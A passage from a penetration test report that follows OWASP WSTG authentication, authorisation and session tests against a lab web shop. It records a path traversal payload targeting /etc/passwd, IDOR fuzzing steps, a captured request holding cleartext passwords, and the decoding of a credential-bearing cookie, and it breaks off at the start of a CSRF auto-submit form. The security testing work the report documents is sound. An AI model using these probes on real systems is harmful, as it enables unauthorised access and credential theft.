


Figure 2.52: Cache-Control headers shown in ZAP.

2.6.5 WSTG-ATHN-07 – Testing for Weak Password Policy

The purpose of this test was to determine the password complexity requirements in place on the web application. No specific tools were used for the completion of this test.

2.6.5.1 Procedure

The tester was able to ascertain the results for this test from the procedure performed earlier in the testing process for registering new users (WSTG-IDNT-02). No additional actions were necessary. The password chosen was a standard dictionary word (“test”).

2.6.5.2 Results

It was possible to create short (four characters) passwords that consisted entirely of all lower-case letters. There was no requirement or suggestions to create a password that satisfied any pre-ordained criteria as part of the sign-up process.

2.6.6 WSTG-ATHN-09 – Testing for Weak Password Change or Reset Functionalities

The purpose of this test was to determine if account compromise could be possible through misconfigured password reset/change functionality. The tools used for the completion of this test are shown in Table 2.35:

Table 2.35: Tools used for WSTG-ATHN-09 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

2.6.6.1 Procedure

The tester first noted that the web site had no “reset forgotten password” function available. The testing therefore could only be completed in the context of an already authenticated user manually resetting their password from within the web application.

Using ZAP as a proxy for Mantra, the tester logged in to the web application using a set of known credentials that had been provided for the purposes of conducting the penetration test. After logging in, an attempt to change the password was made using the “Change password” facility, as seen in Figure 2.53:




Figure 2.53: Change password function on the web page.

To ensure that the password change had been successful, the tester logged out of the account and attempted to login with the newly created password.

2.6.6.2 Results

The attempt to change the password was successful and was confirmed by the informational message seen in Figure 2.54, as well as with a successful login with the new password.




Figure 2.54: Change password success message.

The tester was not required to re-enter the password as part of the process as the “Old password” field of the “Change password" dialogue box was pre-filled, as shown in Figure 2.55:




Figure 2.55: Password change form with auto-completed current password.

Furthermore, both old and new passwords could be seen in plain text in the POST request captured by ZAP. This can be seen in Figure 2.56:

```
POST http://192.168.1.10/updatepassword.php HTTP/1.1
host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/
20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Referer: https://192.168.1.10/customers/index.php
Content-Type: multipart/form-data; boundary=--------------------------
109724367277528411041289134 48
Content-Length: 668
Origin: https://192.168.1.10
Connection: keep-alive
Cookie: PHPSESSID=6k4stcnqh401kr57a60t2sodk7; SecretCookie=
756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a313730363831303735 3
2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
----------------------------109724367277528411041289134 48
Content-Disposition: form-data; name="user_password"

hacklab
----------------------------109724367277528411041289134 48
Content-Disposition: form-data; name="new_password"

password
----------------------------109724367277528411041289134 48
Content-Disposition: form-data; name="confirm_password"

password
----------------------------109724367277528411041289134 48
Content-Disposition: form-data; name="user_id"

1
----------------------------109724367277528411041289134 48
Content-Disposition: form-data; name="user_save"


----------------------------109724367277528411041289134 48--
```

Figure 2.56: cleartext password in POST request when changing a password.

2.6.7 Authentication Testing Results Summary

Figure 2.57 shows a summary of the vulnerabilities identified during the Authentication Testing stage, alongside their evaluated risk ratings.

WSTG-	Issue Name	Risk	CWE	Test Evidence
ATHN-07	Weak password policy	Moderate	CWE-521	New user registration process
ATHN-09	Unverified password change	Moderate	CWE-620	Change password process

Figure 2.57: Vulnerabilities identified during the Authentication Testing Phase.

2.7 AUTHORISATION TESTING

As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Authorisation Testing section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.36. Any tests not conducted, and the justification for not conducting them, are detailed in Table 2.37. Lastly, the tools used for this phase (including the tests they were applicable to) can be found in Table 2.38.

Table 2.36: Tests conducted during Authorisation Testing phase.

WSTG-ID	Test Name
ATHZ-01	Testing Directory Traversal File Include
ATHZ-04	Testing for Insecure Direct Object References

Table 2.37: Tests not conducted during Authorisation Testing phase and the reason they were disregarded.

WSTG-ID	Test Name	Reason not conducted
ATHZ-02	Testing for Bypassing Authorisation Schema	No /admin subdirectories were discovered. No valid administrator credentials were provided.
ATHZ-03	Testing for Privilege Escalation	No injection points related to privilege discovered.
ATHZ-05	Testing for OAuth Weaknesses	No OAuth implementation.

Table 2.38: Tools used during Authorisation Testing phase and the tests they were used for.

Tool name	Test(s)
Mantra	ATHZ-01
ZAP	ATHZ-01, ATHZ-04

2.7.1 WSTG-ATHZ-01 – Testing Directory Traversal File Include

The purpose of this test was to enumerate any injection points within the web application that could be used for path traversal. Furthermore, the testing process included an attempt to exploit any discovered

injection points to that end. The tester used the tools shown in Table 2.39 for the completion of this test:

Table 2.39: Tools used for WSTG-ATHZ-01 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

2.7.1.1 Procedure

Whilst using ZAP as a proxy for Mantra, the tester first logged into the web application using credentials known to be correct. The tester then proceeded to click anywhere within the web application that accepted user input. A list of the locations interacted with, and the nature of the interaction can be found in Table 2.40:

Table 2.40: Locations for user interaction identified.

Link title	Type of user input
Sign in (prior to logging in)	Username and password
Sign up (prior to logging in)	First name, last name, and address (all fictional) Desired password
Shop Now	Added item to cart
My Cart	Removed item from cart
My Cart	Placed an order
Account Settings	Changed user first name
Alter picture	Uploaded a new profile picture
Change password	Password changed

All requests sent to the web application were then examined within ZAP to identify any potential injection points for path traversal.

2.7.1.2 Results

Any pages with parameters for user input were identified in one of two ways. The first can be seen in Figure 2.58, which demonstrates that the page "add_to_cart.php" accepted input from a parameter called "cart":




Figure 2.58: GET parameter identified in ZAP.

The second, seen in Figure 2.59, which indicates that the parameter names were contained in a multipart form. The parameter names were obtained by examining the HTTP request contents, an example of which can be found in Figure 2.60:

Figure 2.59: POST method identified in ZAP.




Figure 2.60: POST parameters identified in ZAP.

Table 2.41 shows the parameters identified during this test:

Table 2.41: Parameters identified by ZAP.

File name	HTTP request type	Parameter name(s)
userlogin.php	POST	user_email, user_password
register.php	POST	ruser_firstname, ruser_lastname, ruser_address, ruser_email, ruser_password
add_to_cart.php	GET	cart
save_order.php	POST	order_name, order_price, user_id, order_quantity
cart_items.php	GET	delete_id, update_id
settings.php	POST (multipart/form-data)	user_firstname, user_lastname, user_address, user_id
changepicture.php	POST (multipart/form-data)	name, filename
updatepassword.php	POST (multipart/form-data)	user_password, new_password, confirm_password, user_id

The parameter names were analysed for indicators that any of them could be used for file-related operations. It was determined that the parameters associated with the changepicture.php file could be of interest. The Request Editor feature in ZAP was used to manipulate the data being sent in the POST request by right-clicking the original request and selecting “Open/Resend with Request Editor:




Figure 2.61: Opening the Request Editor in ZAP.

The tester was then able to change the content of the POST request to attempt path traversal, before using the “Send” button to initiate the attack, shown in Figure 2.62:




Figure 2.62: Manipulating the parameter values in ZAP.

The following amended form data was used, in two separate requests:

- name=”uploadedfile”; filename=”/etc/passwd”.
- name=”downloadedfile”; filename=”/etc/passwd”.

The HTTP response from the web application could then be analysed in the “Response” area of the Response Editor. Neither attack attempt was successful in returning file contents.

Whilst browsing the “Customers” area of the web application, the tester also noted that the shop.php file found at the “Shop Now” link contained a parameter with the name of “id”. This information was noted for further testing at a later stage.

2.7.2 WSTG-ATHZ-04 – Testing for Insecure Direct Object References (IDOR)

This test sought to uncover any instances of object references and evaluate whether the references could be bypassed to obtain sensitive information. The tester used only one tool for the completion of this test, the details of which are shown in Table 2.42:

Table 2.42: Tool used for WSTG-ATHZ-04 testing.

Name of tool	Version
ZAP	2.14.0

2.7.2.1 Procedure

With the information gathered during the WSTG-ATHZ-01 test, a Fuzz attack was launched against the shop.php page by using the Attack > Fuzz option from the right-click menu in ZAP:




Figure 2.63: Launching the Fuzz attack within ZAP.

The tester highlighted the object value in the GET request and clicked “Add” to set the placeholder for the fuzz attack (shown in Figure 2.64). In the resulting window, the “Add” button was clicked.




Figure 2.64; Setting the payload placeholder for the Fuzz attack.

In order to send a series of possible payloads, the tester used the “Numberzz” type and specified a set of integers from one to one hundred, with an increment of one in the “Add Payload” window. This served to specify to ZAP to send one hundred requests, each with a different password containing the numbers between one and one hundred. The resulting settings can be seen in Figure 2.65:




Figure 2.65: Setting the payload for the Fuzz attack in ZAP.

The attack was then initiated by clicking Add > OK > Start Fuzzer.

2.7.2.2 Results

The tester examined the HTTP responses received in the Fuzzer pane of ZAP, first sorting them by size. It was observed that two of the payloads used in the fuzz attack had resulted in the web application returning an HTTP response that were of unique sizes (as shown in Figure 2.66) indicating that data had been returned in these requests, however the use of both of these payloads resulted in the return of legitimate pages from the web application.

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
2	Fuzzed	200	OK	133 ms	361 bytes	25,235 bytes		Reflected	1
3	Fuzzed	200	OK	45 ms	361 bytes	23,390 bytes		Reflected	2
101	Fuzzed	200	OK	52 ms	361 bytes	17,961 bytes			100
100	Fuzzed	200	OK	60 ms	361 bytes	17,961 bytes			99
15	Fuzzed	200	OK	69 ms	361 bytes	17,960 bytes			14
14	Fuzzed	200	OK	75 ms	361 bytes	17,960 bytes			13
20	Fuzzed	200	OK	78 ms	361 bytes	17,960 bytes			19
16	Fuzzed	200	OK	84 ms	361 bytes	17,960 bytes		Reflected	15

Figure 2.66: Responses from the Fuzz attack requests in ZAP.

2.7.3 Authorisation Testing Results Summary

No weaknesses were discovered in this phase of the penetration test process.

2.8 SESSION MANAGEMENT TESTING

As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Session Management Testing section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.43. Any tests not conducted, and the justification for not conducting them, are detailed in Table 2.44. Lastly, the tools used for this phase (including the tests they were applicable to) can be found in Table 2.45.

Table 2.43: Tests conducted during Session Management Testing phase.

WSTG-ID	Test Name
SESS-01	Testing for Session Management Schema
SESS-02	Testing for Cookies Attributes
SESS-05	Testing for Cross Site Request Forgery
SESS-06	Testing for Logout Functionality
SESS-11	Testing for Concurrent Sessions

Table 2.44: Tests not conducted during Session Management Testing phase and the reason they were disregarded.

WSTG-ID	Test Name	Reason not conducted
SESS-03	Testing for Session Fixation	Cookies were issued on authentication.
SESS-04	Testing for Exposed Session Variables	No encryption in place.
SESS-07	Testing Session Timeout	Already covered in SESS-06.
SESS-08	Testing for Session Puzzling	No session variables discovered.
SESS-09	Testing for Session Hijacking	The tester considered the information obtained from the session cookie was too unique to be brute forced.
SESS-10	Testing JSON Web Tokens	No JWTs present in web application.

Table 2.45: Tools used during Session Management Testing phase and the tests they were used for.

Tool name	Test(s)
Mantra	SESS-01, SESS-02, SESS-05, SESS-11
Cookies Manager+	SESS-01, SESS-11
CyberChef (web-based tool)	SESS-01
ZAP	SESS-02, SESS-05
Mousepad	SESS-05
Python	SESS-05
Google Chrome	SESS-11

2.8.1 WSTG-SESS-01 – Testing for Session Management Schema

The objectives for the test were:

- To gather session tokens and cookies.
- To determine whether the contents of discovered tokens and cookies could be decoded.
- To evaluate whether the discovered tokens and cookies could be reused.
- To analyse the content of the discovered tokens and cookies for the presence of sensitive information.

The tools used for the completion of this test are shown in Table 2.46:

Table 2.46: Tools used for WSTG-SESS-01 testing.

Name of tool	Version
Mantra	18.0
Cookies Manager+ (Mantra Tool)	1.5.1.1
CyberChef (web-based tool)	10.8

2.8.1.1 Procedure

Using the Cookies Manager+ plug-in for Mantra (shown in Figure 2.67), any existing cookies were examined prior to logging in to the web application. The tester then logged into the web application using credentials known to be correct and then re-examined the entries in Cookies Manager+. A note was made of any cookie names and values.

Figure 2.67: Cookies Manager+ plug-in within Mantra.

This process was repeated after logging out of the web application, and then closing and re-opening a new instance of Mantra to inspect the cookies for differences between the two sessions.

Upon arrival to the web site, a cookie was issued named "PHPSESSID". The content of this cookie was different between the two sessions and so, the tester attempted to reuse the cookie values from the previous session. This was achieved using Cookies Manager+ by double-clicking the name of the cookie and copying the value from the previous session into the "Content" field, as shown in Figure 2.68. The web page was then refreshed.




Figure 2.68: PHPSESSID cookie contents.

Upon logging in to the website, a cookie was issued named “SecretCookie”. The content of this cookie was different between the two sessions and so, the tester attempted to reuse the cookie values from the previous session by editing the cookie content after logging in to the second session and refreshing the page.

Following the collection of the cookies, the tester entered the cookie contents into CyberChef, using the “Magic” function (with the default settings) to determine if there was any encoding applied for obfuscation purposes. Any results from CyberChef were interpreted and suggested findings applied. The initial CyberChef analysis of the “SecretCookie” cookie content is demonstrated in Figure 2.69:




Figure 2.69: Decoding the SecretCookie cookie contents with CyberChef.

2.8.1.2 Results

Both cookies discovered were set to expire at the end of the session. Despite this setting, the “PHPSESSID” cookie could be reused. The “SecretCookie” cookie could not be reused – the attempt to reuse the cookie resulted in the tester being returned to the unauthenticated home page of the web application.

The contents of the “PHPSISSID” cookie could not be determined. The tester discovered that the contents of the “SecretCookie” cookie could firstly be decoded from hexadecimal. Recognising that the sets of letters in front of and after the “@” symbol were the same, the tester deduced that further decoding could be achieved using a Caesar rotation cipher and was able to reveal the plain text of the “SecretCookie” content, as shown in Figure 2.70:




Figure 2.70: Further decoding of the SecretCookie cookie contents with CyberChef.

The cookie contents contained the username and password that matched the user account that the tester had used. The sequence of numbers at the end of the CyberChef output was further analysed by CyberChef using the "Magic" function, which determined that they represented Unix timestamp encoding, as shown in Figure 2.71:




Figure 2.71: Final step to decoding the SecretCookie cookie contents with CyberChef.

The tester was able to determine that this timestamp was representative of the time that the account had been logged in to, concluding that the "SecretCookie" contents were constructed in the following manner:

- The value was constructed in the format `<username>:<password>:<timestamp>`.
- The username and password values were encoded using a Caesar-13 rotation cipher.
- The newly encoded contents (including the non-encoded timestamp) were further converted into hexadecimal format.

The tester further concluded that the reason that the contents of the "SecretCookie" differed between logins was due to the change in timestamp, whilst the username and password elements remained static between logins.

2.8.2 WSTG-SESS-02 – Testing for Cookies Attributes

The purpose of this test was to ensure that an appropriate security configuration was applied to session cookies. The tools used to conduct this test are detailed in Table 2.47:

Table 2.47: Tools used for WSTG-SESS-02 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0

2.8.2.1 Procedure

Whilst using ZAP as a proxy for Mantra, the tester first navigated to the web application home page and then logged in using credentials known to be correct. The HTTP response headers were then examined in ZAP. An example of this data can be seen in Figure 2.72:




Figure 2.72: Set-Cookie HTTP headers shown in ZAP.

With the knowledge gained from the findings of the WSTG-SESS-01 testing, the tester inspected the response headers to determine whether any of the following security attributes were set during the creation of the cookies "PHPSESSID" and "SecretCookie":

- Secure.
- HttpOnly.
- Domain.
- Path.
- Expires.
- SameSite.
- __Host.
- __Secure.

2.8.2.2 Results

The "SecretCookie" cookie created on login did not have any of the security attributes set during its creation. The unauthenticated "PHPSESSID" cookie had one security attribute set during its creation (`path=/`).

2.8.3 WSTG-SESS-05 – Testing for Cross Site Request Forgery

The purpose of this test was to determine if it was possible to initiate requests on the user's behalf that were not in fact initiated by the user. The tools used for the completion of this test are listed in Table 2.48:

Table 2.48: Tools used for WSTG-SESS-05 testing.

Name of tool	Version
Mantra	18.0
ZAP	2.14.0
Mousepad	5.10
Python	3.10.5

2.8.3.1 Procedure

Whilst using ZAP as a proxy for Mantra, the tester first logged into the web application using credentials known to be correct. A basic HTML document was created using Mousepad on the attacking Kali virtual machine with the code below, where the parameter names and login structure were obtained from the HTTP response to the login request captured in ZAP.

```
<html>
<body onload='document.CSRF.submit()'>

